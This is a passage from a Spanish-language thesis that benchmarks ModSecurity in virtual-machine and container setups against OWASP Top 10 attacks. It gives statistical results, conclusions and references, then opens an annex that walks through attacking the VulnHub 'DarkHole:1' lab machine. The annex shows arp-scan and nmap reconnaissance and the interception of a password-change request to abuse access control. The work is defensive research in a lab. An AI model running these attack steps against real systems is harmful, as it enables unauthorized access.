
Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-08:2021 - Fallas en el software y en la integridad de los datos”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.12


Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-09:2021 - Fallas en el registro y monitoreo”



Nota: Figura elaborada por el autor, (Reyes, 2024).

Figura 4.13

Métricas del procesamiento de solicitudes de las soluciones WAF para la categoría “A-10:2021 - Falsificación de solicitudes del lado del servidor”



Nota: Figura elaborada por el autor, (Reyes, 2024).

De acuerdo con los datos presentados en la Tabla 4.6, se derivan tres casos de análisis resumidos de la siguiente manera:

- El caso A, de las celdas resaltadas en color amarillo, indica que el valor p de la prueba de Levene es menor que el nivel de significancia de 0.05, lo que se traduce en que la varianza de los grupos analizados es significativamente diferente, o lo que es lo mismo, no son homogéneas. Esto provoca que para el análisis de las medias en los dos escenarios se deba aplicar una prueba estadística más robusta que no asuma que las varianzas no son significativamente diferentes. La prueba idónea para esto es la t-Welch.
- El caso B, de las celdas resaltadas en color azul, indica que el valor p de las pruebas utilizadas para evaluar las medias de las variables del parámetro “Stopwatch” para los dos escenarios, t-estándar y t-Welch, es mayor que el nivel de significancia de 0.05, lo que se traduce en que no hay una diferencia significativa entre las medias de los grupos analizados. Este resultado de la prueba estadística imposibilita la elección de un ambiente u otro de la solución WAF implementada en quince de los treinta y seis posibles contextos.

Tabla 4.6

Resultados de los valores *p* del análisis estadístico de las variables *p1*, *p2*, *p5* y *sr*.

(Escenarios para análisis: (A) color amarillo; (B) color azul; (C) color verde)

Categoría OWASP Top 10	Prueba estadística	P1		P2		P5		SR	
		MV ¹	Docker	MV	Docker	MV	Docker	MV	Docker
A02:2021	Levene	0.9690		0.5451		0.0628		0.9826	
	t - estándar	0.0088 ^(C)		0.0034 ^(C)		0.0162 ^(C)		0.0065 ^(C)	
	t - Welch	N/A		N/A		N/A		N/A	
A03:2021	Levene	0.9868		0.7655		0.3933		0.6289	
	t - estándar	0.0968 ^(B)		0.0029 ^(C)		0.1298 ^(B)		0.1832 ^(B)	
	t - Welch	N/A		N/A		N/A		N/A	
A04:2021	Levene	0.0368 ^(A)		0.6180		0.7406		0.3239	
	t - estándar	N/A		6.45e-05 ^(C)		8.88e-04 ^(C)		0.1448 ^(B)	
	t - Welch	1.99e-04 ^(C)		N/A		N/A		N/A	
A05:2021	Levene	0.1924		0.1008		0.0626		0.0440 ^(A)	
	t - estándar	0.1459 ^(B)		0.3844 ^(B)		0.2819 ^(B)		N/A	
	t - Welch	N/A		N/A		N/A		7.58e-07 ^(C)	
A06:2021	Levene	0.2537		0.1526		0.1612		0.5456	
	t - estándar	0.0429 ^(C)		0.0429 ^(C)		0.0161 ^(C)		0.6269 ^(B)	
	t - Welch	N/A		N/A		N/A		N/A	
A07:2021	Levene	7.03e-03 ^(A)		0.0605		0.04461 ^(A)		0.5066	
	t - estándar	N/A		0.0576 ^(B)		N/A		0.0067 ^(C)	
	t - Welch	0.0028 ^(C)		N/A		0.0372 ^(C)		N/A	
A08:2021	Levene	0.6472		0.0460 ^(A)		0.3592		0.0209 ^(A)	
	t - estándar	2.14e-05 ^(C)		N/A		0.2938 ^(B)		N/A	
	t - Welch	N/A		0.5331 ^(B)		N/A		5.45e-09 ^(C)	
A09:2021	Levene	0.8970		0.0413 ^(A)		0.8123		0.0418 ^(A)	
	t - estándar	0.2165 ^(B)		N/A		0.9215 ^(B)		N/A	
	t - Welch	N/A		0.0015 ^(C)		N/A		1.81e-05 ^(C)	
A10:2021	Levene	0.2934		0.1494		0.2578		0.2582	
	t - estándar	0.9018 ^(B)		0.1119 ^(B)		0.0201 ^(C)		0.0164 ^(C)	
	t - Welch	N/A		N/A		N/A		N/A	

- El caso C, de las celdas resaltadas en color verde, indica que el valor *p* de las pruebas utilizadas para evaluar las medias de las variables del parámetro “Stopwatch” para los dos escenarios, t-estándar y t-Welch, es menor que el nivel de significancia de 0.05, lo que se traduce en que hay una diferencia significativa entre las medias de los grupos. Este resultado de la prueba estadística, en conjunto con los valores numéricos de las medias presentados

¹ VM es el acrónimo de *Virtual Machine*, tecnología que permite la creación de un entorno de computación virtualizado dentro de un sistema operativo físico.

desde la Figura 4.5 hasta la Figura 4.13, permite determinar en qué contextos un ambiente es mejor que el otro para la solución WAF implementada. Esto ocurre en veinte y uno de los treinta y seis posibles contextos.

CAPÍTULO V

CONCLUSIONES Y RECOMENDACIONES

5.1 Conclusiones

En el presente proyecto, un laboratorio de pruebas para soluciones WAF *open source* que operan en escenarios de máquinas virtuales y contenedores, fue implementado. La finalidad de este laboratorio fue evaluar la eficacia de las dos soluciones mediante una comparación cuantitativa y un análisis estadístico de variables de procesamiento resultantes de ejecutar vectores de ataques para explotar las vulnerabilidades reportadas por OWASP Top 10 en su versión 2021.

Para la caracterización de soluciones WAF *open source*, que operan en ambientes de máquinas virtuales y contenedores, se consideró varias soluciones incluyendo ModSecurity, Coraza WAF, NAXIS, Shadow Daemon y WebKnight. Después del análisis pormenorizado de las características de los WAFs, se elaboró una matriz de decisión basada en criterios como el licenciamiento, la documentación disponible, el mantenimiento por parte de la comunidad, los servidores web sobre los que la solución WAF trabaja, la cuota de mercado de sitios activos a nivel mundial, la integración con otros activos de seguridad en la red y el código fuente oficial para los escenarios de esta investigación. Esta matriz de decisión fue la partida del análisis de toma de decisiones multicriterio que contempló el método de la entropía para determinar los pesos de importancia relativos y el método TOPSIS para la toma de decisión. El análisis de toma de decisiones multicriterio arrojó que ModSecurity es la mejor solución WAF *open source* para la implementación del laboratorio de pruebas.

Utilizando el hipervisor VirtualBox se implementó el laboratorio de pruebas, objeto de esta investigación. Dicho laboratorio contempla máquinas cliente, máquina con Kali-Linux para pruebas de penetración, servidor DHCP para asignación dinámica de direccionamiento IP, soluciones WAF para los ambientes de máquinas virtuales y contenedores, y servidores web vulnerables descargados de la plataforma VulnHub. Los WAF puestos a prueba en el laboratorio trabajaron como proxy inverso con la modalidad de seguridad negativa para cotejar las solicitudes contra el conjunto de reglas CRS (*Core Rule Set*) de OWASP.

De la comparación de los resultados de las pruebas realizadas se desprende que ModSecurity, en ambos escenarios evaluados, demostró ser eficaz para nueve de las diez categorías contempladas en el *framework* OWASP Top 10. Para la primera categoría “A01:2021 Pérdida de control de acceso” no fue eficaz debido a que se requiere la implementación de reglas personalizadas que se ajusten a la funcionalidad de acceso de cada aplicativo web específico.

Del análisis estadístico de las variables de procesamiento p1, p2, p5 y sr del parámetro “Stopwatch” que ModSecurity registró para los vectores de ataque de las nueve categorías del OWASP Top 10, donde demostró ser eficaz, se concluye que en el 41.6% de los casos las dos soluciones tienen una media de procesamiento estadísticamente similar. Así mismo, en el 36.1% de los casos la media de procesamiento de la solución en ambiente de contenedor es mayor que la media de procesamiento de la solución en ambiente de máquina virtual. Finalmente, en el 22.3% de los casos la media de procesamiento de la solución en ambiente de máquina virtual es mayor que la media de procesamiento de la solución en ambiente de contenedor.

Los resultados obtenidos, así como el marco metodológico presentado, muestran una conceptualización fundamental para la implementación de WAFs *open source* y puede ser eventualmente puesto en producción en empresas conscientes de la importancia de la seguridad informática, pero con la limitación presupuestaria para implementaciones comerciales.

5.2 Recomendaciones

Al realizar la instalación y puesta en marcha de ModSecurity en los escenarios de máquinas virtuales y contenedores, es recomendable asegurarse de que las configuraciones en el archivo .conf sean similares línea por línea. Esto es importante para evitar sobre procesamiento en las peticiones hacia el servidor, lo que podría resultar en datos incorrectos en las variables del parámetro “Stopwatch” que se utilizaron en el análisis estadístico.

Si se tiene el inconveniente de que el archivo de registros de auditoría de ModSecurity está siempre vacío y no se almacena la información relevante de los ataques realizados en contra del servidor web vulnerable, se recomienda modificar la línea SecAuditLog

/var/log/modsec_audit.log en el archivo de configuración de ModSecurity para modificar la ruta destino.

Si al ejecutar un vector de ataque se registran los *logs* de auditoría de ModSecurity, pero no se bloquea la petición del lado del cliente, a pesar de que el modo de solo detección esté deshabilitado, se recomienda realizar una copia de las páginas HTML de error predeterminadas del servidor web Apache en la ruta específica donde se instaló ModSecurity. Además, si se desea presentar páginas de error personalizadas, los códigos HTML deben estar cargados en esta ruta de sistema.

Si al integrar los servidores web vulnerables en el laboratorio de pruebas, éstos no reciben dirección IP mediante DHCP, se recomienda modificar los archivos de configuración de la interface de red de la máquina virtual, de tal manera que exista una concordancia con el nombre de la interface de red que entrega el comando ifconfig.

La culminación de este trabajo no marca el final de la investigación acerca de los WAFs *open source*, por el contrario, abre nuevas oportunidades y líneas de investigación en esta área. Por ejemplo, el concepto de comparar la eficacia de una solución WAF en dos escenarios de operación, abordado en este trabajo, puede extenderse a una comparación más amplia de soluciones WAF. Esto permitirá obtener métricas de procesamiento, como solicitudes por segundo, y métricas de sobre carga en el hardware, como memoria y CPU, para escenarios de alto flujo de tráfico. Se recomienda considerar la solución Coraza WAF, que al término de este proyecto está siendo desarrollada con una alta aceptación y colaboración por parte de la comunidad *open source*.

REFERENCIAS

- Abraham, A., Dutta, P., Kumar, J., Abhishek, M., & Dutta, S. (2018). Emerging and Information in Data Mining Technologies Security. In *Proceedings of IEMIS ...* (Vol. 3). <https://link.springer.com/book/10.1007/978-981-13-1501-5>
- AcEb0mb3R. (2018, February 28). *BlackMarket: 1*. <https://www.vulnhub.com/entry/blackmarket-1,223/>
- Acunetix. (2021). *Web Vulnerability Report*. <https://www.acunetix.com/whitepapers/acunetix-web-application-vulnerability-report-2021/#what-is-a-vulnerability>
- Alagoz, M., Tok, M. S., & Bicakci, K. (2021). Exploring and Improving the Usability of ModSecurity Web Application Firewall. *14th International Conference on Information Security and Cryptology, ISCTURKEY 2021 - Proceedings, December*, 51–56. <https://doi.org/10.1109/ISCTURKEY53027.2021.9654294>
- Alqurashi, J. (2021, June 18). *DarkHole: 1*. <https://www.vulnhub.com/entry/darkhole-1,724/>
- Applebaum, S., Gaber, T., & Ahmed, A. (2021). Signature-based and Machine-Learning-based Web Application Firewalls: A Short Survey. *Procedia CIRP*, 189(2019), 359–367. <https://doi.org/10.1016/j.procs.2021.05.105>
- AQTRONiX. (2019, December 12). *WebKnight*. <https://www.aqtronix.com/?PageID=99>
- B-SECURE. (2022). *Firewall de Aplicaciones Web - WAF*. <https://www.b-secure.co/estrategias/aplicaciones/firewall-aplicaciones-web>
- Bawariya, A., & Kumar, A. (2021, May 24). *Venom: 1*. <https://www.vulnhub.com/entry/venom-1,701/>
- Betarte, G., Gimenez, E., Martinez, R., & Pardo, A. (2018). Improving Web Application Firewalls through Anomaly Detection. *Proceedings - 17th IEEE International Conference on Machine Learning and Applications, ICMLA 2018*, 779–784. <https://doi.org/10.1109/ICMLA.2018.00124>
- Chen, X., Shen, Q., Cheng, P., Xiong, Y., & Wu, Z. (2022). RuleCache: Accelerating Web Application Firewalls by On-line Learning Traffic Patterns. *Proceedings - IEEE International Conference on Web Services, ICWS 2022*, 229–239. <https://doi.org/10.1109/ICWS55610.2022.00044>
- Cisco. (2020). Cisco Annual Internet Report (2018-2023). *Computer Fraud & Security*, 2020(3), 4–4.
- Clinicy, V., & Shahriar, H. (2018). *Web Application Firewall: Network Security Models and Configuration*. <https://doi.org/10.1109/COMPSAC.2018.00144>

- Constitución de la República del Ecuador.* (2008). https://www.asambleanacional.gob.ec/sites/default/files/documents/old/constitucion_de_bolsillo.pdf
- Core Rule Set Documentation. (2023). *ENGINE AND INTEGRATION OPTIONS*. https://coreruleset.org/docs/deployment/engine_integration_options/
- Díaz, S., & Ramírez, D. (2018). *Firewall de Aplicación Web - Parte II*. Universidad Nacional Autónoma de México - Revista Seguridad. <https://revista.seguridad.unam.mx/numero-17/firewall-de-aplicación-web-parte-ii>
- Folini, C., & Ristić, I. (2021). *ModSecurity Handbook*. <https://www.feistyduck.com/library/modsecurity-handbook-2ed-free/online/>
- Ghanbari, Z., Rahmani, Y., Ghaffarian, H., & Ahmadzadegan, M. H. (2016). Comparative approach to web application firewalls. *Conference Proceedings of 2015 2nd International Conference on Knowledge-Based Engineering and Innovation, KBEI 2015*, 808–812. <https://doi.org/10.1109/KBEI.2015.7436148>
- Hacking Articles. (2020, June 4). *HA: Natraj*. <https://www.vulnhub.com/entry/hantraj,489/>
- Harish Kumar, J., & Godwin Ponsam, J. (2023). Securing Web Application using Web Application Firewall (WAF) and Machine Learning. *2023 1st International Conference on Advances in Electrical, Electronics and Computational Intelligence, ICAEECI 2023*, 1–8. <https://doi.org/10.1109/ICAEECI58247.2023.10370872>
- Hernández, R., Fernández, C., & Baptista, P. (2014). *Metodología de la Investigación* (6ta ed.). McGRAW-HILL. <https://www.uca.ac.cr/wp-content/uploads/2017/10/Investigacion.pdf>
- ISO/IEC 27001. (2022). *ISO/IEC 27001*. <https://www.normas-iso.com/iso-27001/>
- LinuxLinks. (2023, July 8). *Shadow Daemon - Modular Web Application Firewall*. <https://www.linuxlinks.com/shadow-daemon-modular-web-application-firewall/>
- Magnus, M. (2009). *ModSecurity 2.5* (Issue November). Packt Publishing Ltd.
- Mansoor R. (2021, April 29). *HarryPotter: Nagini*. <https://www.vulnhub.com/entry/harrypotter-nagini,689/>
- mindsflee. (2020, December 6). *Inferno: 1.1*. <https://www.vulnhub.com/entry/inferno-11,603/>
- Mukhtar, B., & Azer, M. (2020). *Evaluating the Modsecurity Web Application Firewall Against SQL Injection Attacks*. <https://ieeexplore.ieee.org/document/9334626>
- Muzaki, R. A., Briliyant, O. C., Hasditama, M. A., & Ritchi, H. (2020). Improving Security of Web-Based Application Using ModSecurity and Reverse Proxy in Web Application Firewall. *2020 International Workshop on Big Data and Information Security, IW BIS 2020*, 85–90. <https://doi.org/10.1109/IWBIS50925.2020.9255601>

- Netcraft. (2024, February). *Web Server Survey*. <https://www.netcraft.com/blog/february-2024-web-server-survey/>
- onurturali. (2021, September 25). *ICA: 1*. <https://www.vulnhub.com/entry/ica-1,748/>
- Oracle. (2023). *¿Qué es un WAF? Definición de un Web Application Firewall | Oracle España*. <https://www.oracle.com/es/database/security/que-es-un-waf.html>
- owasp-modsecurity. (2022, September 1). *Reference Manual (v2.x) Processing Phases*. [https://github.com/owasp-modsecurity/ModSecurity/wiki/Reference-Manual-\(v2.x\)-Processing-Phases](https://github.com/owasp-modsecurity/ModSecurity/wiki/Reference-Manual-(v2.x)-Processing-Phases)
- OWASP Foundation. (2021a). *About the OWASP Foundation*. <https://owasp.org/about/#>
- OWASP Foundation. (2021b). *OWASP Top 10:2021*. <https://owasp.org/Top10/>
- OWASP Foundation. (2022). *Web Application Firewall*. https://owasp.org/www-community/Web_Application_Firewall
- Pałka, D., & Zachara, M. (2011). Learning web application firewall - Benefits and caveats. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 6908 LNCS, 295–308. https://doi.org/10.1007/978-3-642-23300-5_23
- plesk. (2023). *Firewall para aplicaciones web (ModSecurity)*. <https://docs.plesk.com/es-ES/obsidian/administrator-guide/administración-del-servidor/firewall-para-aplicaciones-web-modsecurity.73383/>
- Potdar, A. M., Narayan, D. G., Kengond, S., & Mulla, M. M. (2020). Performance Evaluation of Docker Container and Virtual Machine. *Procedia Computer Science*, 171(2019), 1419–1428. <https://doi.org/10.1016/j.procs.2020.04.152>
- Prandl, S., Lazarescu, M., & Pham, D.-S. (2015). *A Study of Web Application Firewall Solutions*. https://doi.org/10.1007/978-3-319-26961-0_29
- Project ModSecurity Core Rule Set. (2023). *OWASP ModSecurity Core Rule Set Installation*. <https://coreruleaset.org/installation/>
- Ramírez, D. (2014). *Implementación de ModSecurity Firewall de Aplicación Web*. [https://adminunam.seguridad.unam.mx/2014/sites/adminunam.seguridad.unam.mx/files/Implementación de ModSecurity - AdminUNAM 2012.pdf](https://adminunam.seguridad.unam.mx/2014/sites/adminunam.seguridad.unam.mx/files/Implementación%20de%20ModSecurity%20-%20AdminUNAM%202012.pdf)
- Razzaq, A., Hur, A., Shahbaz, S., Masood, M., & Ahmad, F. (2013). *Critical Analysis on Web Application Firewall Solutions*. <https://doi.org/10.1109/ISADS.2013.6513431>
- Robinson, Akbar, M., & Ridha, M. A. F. (2018). SQL injection and cross site scripting prevention using OWASP web application firewall. *International Journal on Informatics Visualization*, 2(4), 286–292. <https://doi.org/10.30630/joiv.2.4.107>
- Singh, J. J., Samuel, H., & Zavorsky, P. (2018). Impact of paranoia levels on the effectiveness of the modsecurity web application firewall. *Proceedings - 2018 1st*

International Conference on Data Intelligence and Security, ICDIS 2018, 141–144. <https://doi.org/10.1109/ICDIS.2018.00030>

Sobola, T. D., Zavarsky, P., & Butakov, S. (2020). Experimental Study of ModSecurity Web Application Firewalls. *Proceedings - 2020 IEEE 6th Intl Conference on Big Data Security on Cloud, BigDataSecurity 2020, 2020 IEEE Intl Conference on High Performance and Smart Computing, HPSC 2020 and 2020 IEEE Intl Conference on Intelligent Data and Security, IDS 2020*, 209–213. <https://doi.org/10.1109/BigDataSecurity-HPSC-IDS49724.2020.00045>

Torrano-gimenez, C., Perez-villegas, A., & Alvarez, G. (2009). *A Self-learning Anomaly-Based Web Application Firewall*. 85–92.

Tosso, J. P. (n.d.). *Introduction - OWASP Coraza*. Retrieved February 7, 2024, from <https://coraza.io/docs/tutorials/introduction/>

Wargio. (2024). *NAXSI WAF for NGINX*. <https://github.com/wargio/naxsi>

weirdatfirst, & jiveturkey. (2020, December 2). *Leeroy: 1*. <https://www.vulnhub.com/entry/leeroy-1,611/>

Williams, T. (2020, August 16). *Insanity: 1*. <https://www.vulnhub.com/entry/insanity-1,536/#download>

Yadav, R. R., Sousa, E. T. G., & Callou, G. R. A. (2018). Performance comparison between virtual machines and docker containers. *IEEE Latin America Transactions*, 16(8), 2282–2288. <https://doi.org/10.1109/TLA.2018.8528247>

Yuan, H., Zheng, L., Dong, L., Peng, X., Zhuang, Y., & Deng, G. (2019). *Research and Implementation of WEB Application Firewall Based on Feature Matching*. https://link.springer.com/chapter/10.1007/978-3-030-15740-1_154

Zayotic. (2020, April 7). *symfonos: 3.1*. <https://www.vulnhub.com/entry/symfonos-31,332/>

Zecure Information Technologies. (n.d.). *Zecure Information Technologies · GitHub*. Retrieved February 26, 2024, from <https://github.com/zecure>

Zenarmor. (2023, September 16). *The Best Open Source Web Application Firewalls*. <https://www.zenarmor.com/docs/network-security-tutorials/best-open-source-web-application-firewalls>

ANEXO A: EXPLOTACIÓN DE VULNERABILIDADES REPORTADAS EN OWASP TOP 10 SIN LA PROTECCIÓN DE UNA SOLUCIÓN WAF.

En el presente anexo se ejecutan ataques sobre servidores web vulnerables de entrenamiento sin la protección de una solución WAF, con la finalidad de explotar las vulnerabilidades reportadas en OWASP TOP 10.

A continuación, se presenta el detalle y los resultados obtenidos de los ataques ejecutados.

A01:2021 – Pérdida de control de acceso

Para este apartado se explota el servidor vulnerable “DARKHOLE:1” de la plataforma VulnHub.

Los pasos a seguir para la explotación son:

1. Descargar e integrar en el laboratorio de pruebas el servidor vulnerable “DARKHOLE:1” disponible en el enlace <https://www.vulnhub.com/entry/dark-hole-1,724/>.
2. Realizar un escaneo ARP para identificar la dirección IP del servidor vulnerable (192.168.10.14) una vez integrado en el laboratorio de pruebas (ver Figura A.1).

Figura A.1

Escaneo ARP en la interfaz eth1 para identificar la IP del servidor “DARKHOLE:1”

```
(root@kali)-[~/home/kali/Desktop/A01_2021_Maquina_Darkhole_VulnHub]
└─# sudo arp-scan -I eth1 --local
Interface: eth1, type: EN10MB, MAC: 08:00:27:2f:3a:a6, IPv4: 192.168.10.150
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.2    08:00:27:24:17:f5    PCS Systemtechnik GmbH
192.168.10.1    0a:00:27:00:00:48    (Unknown: locally administered)
192.168.10.2    08:00:27:c0:b5:2f    PCS Systemtechnik GmbH (DUP: 2)
192.168.10.14  08:00:27:d3:93:bd    PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.175 seconds (117.70 hosts/sec). 3 responded
```

3. Realizar un escaneo de puertos abiertos al servidor vulnerable con la herramienta *nmap* (ver Figura A.2).
4. En el navegador del cliente se escribe `http://192.168.10.14` para verificar que el servidor web vulnerable esté disponible (ver Figura A.3).

Figura A.2


Escaneo de puertos abiertos en el servidor "DARKHOLE:1" con nmap

```
(root@kali)-[~/home/kali/Desktop/A01_2021_Maquina_Darkhole_VulnHub/nmap]
└─# nmap -p- --open -sS -sCV --min-rate 5000 -n -Pn 192.168.10.14 -oG Puertos_Abiertos
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 17:20 EDT
Nmap scan report for 192.168.10.14
Host is up (0.00010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 e4:50:d9:50:5d:91:30:50:e9:b5:7d:ca:b0:51:db:74 (RSA)
|   256  73:0c:76:86:60:63:06:00:21:c2:36:20:3b:99:c1:f7 (ECDSA)
|_  256  54:53:4c:3f:4f:3a:26:f6:02:aa:9a:24:ea:1b:92:8c (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: DarkHole
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 08:00:27:D3:93:BD (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 9.08 seconds
```

Figura A.3

Verificación de disponibilidad del servidor vulnerable "DARKHOLE:1"



5. En el servidor vulnerable se crea una cuenta con las credenciales *Aldrin-UTN : Aldrin-UTN*. Creada la cuenta, se ingresa a la aplicación y se accede a la interfaz presentada en la Figura A.4, donde se evidencia una sección para el cambio de contraseña del usuario.

Figura A.4

Interfaz del usuario Aldrin-UTN en el servidor "DARKHOLE:1"

logout

Details:

Aldrin-UTN

aldrin.p@utn.edu.ec

Update

Password:

Change

6. Con la herramienta BurpSuite se intercepta una petición POST de cambio de contraseña para el usuario *Aldrin-UTN* con *id=2* (ver Figura A.5).

Figura A.5

Petición POST de cambio de contraseña interceptada con BurpSuite

Burp Suite Community Edition v2023.10.1.1 - Temporary Project

Request to http://192.168.10.14:80

Intercept is on

Forward Drop Intercept is on Action Open browser

Comment this item HTTP/1

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 2

Request cookies 1

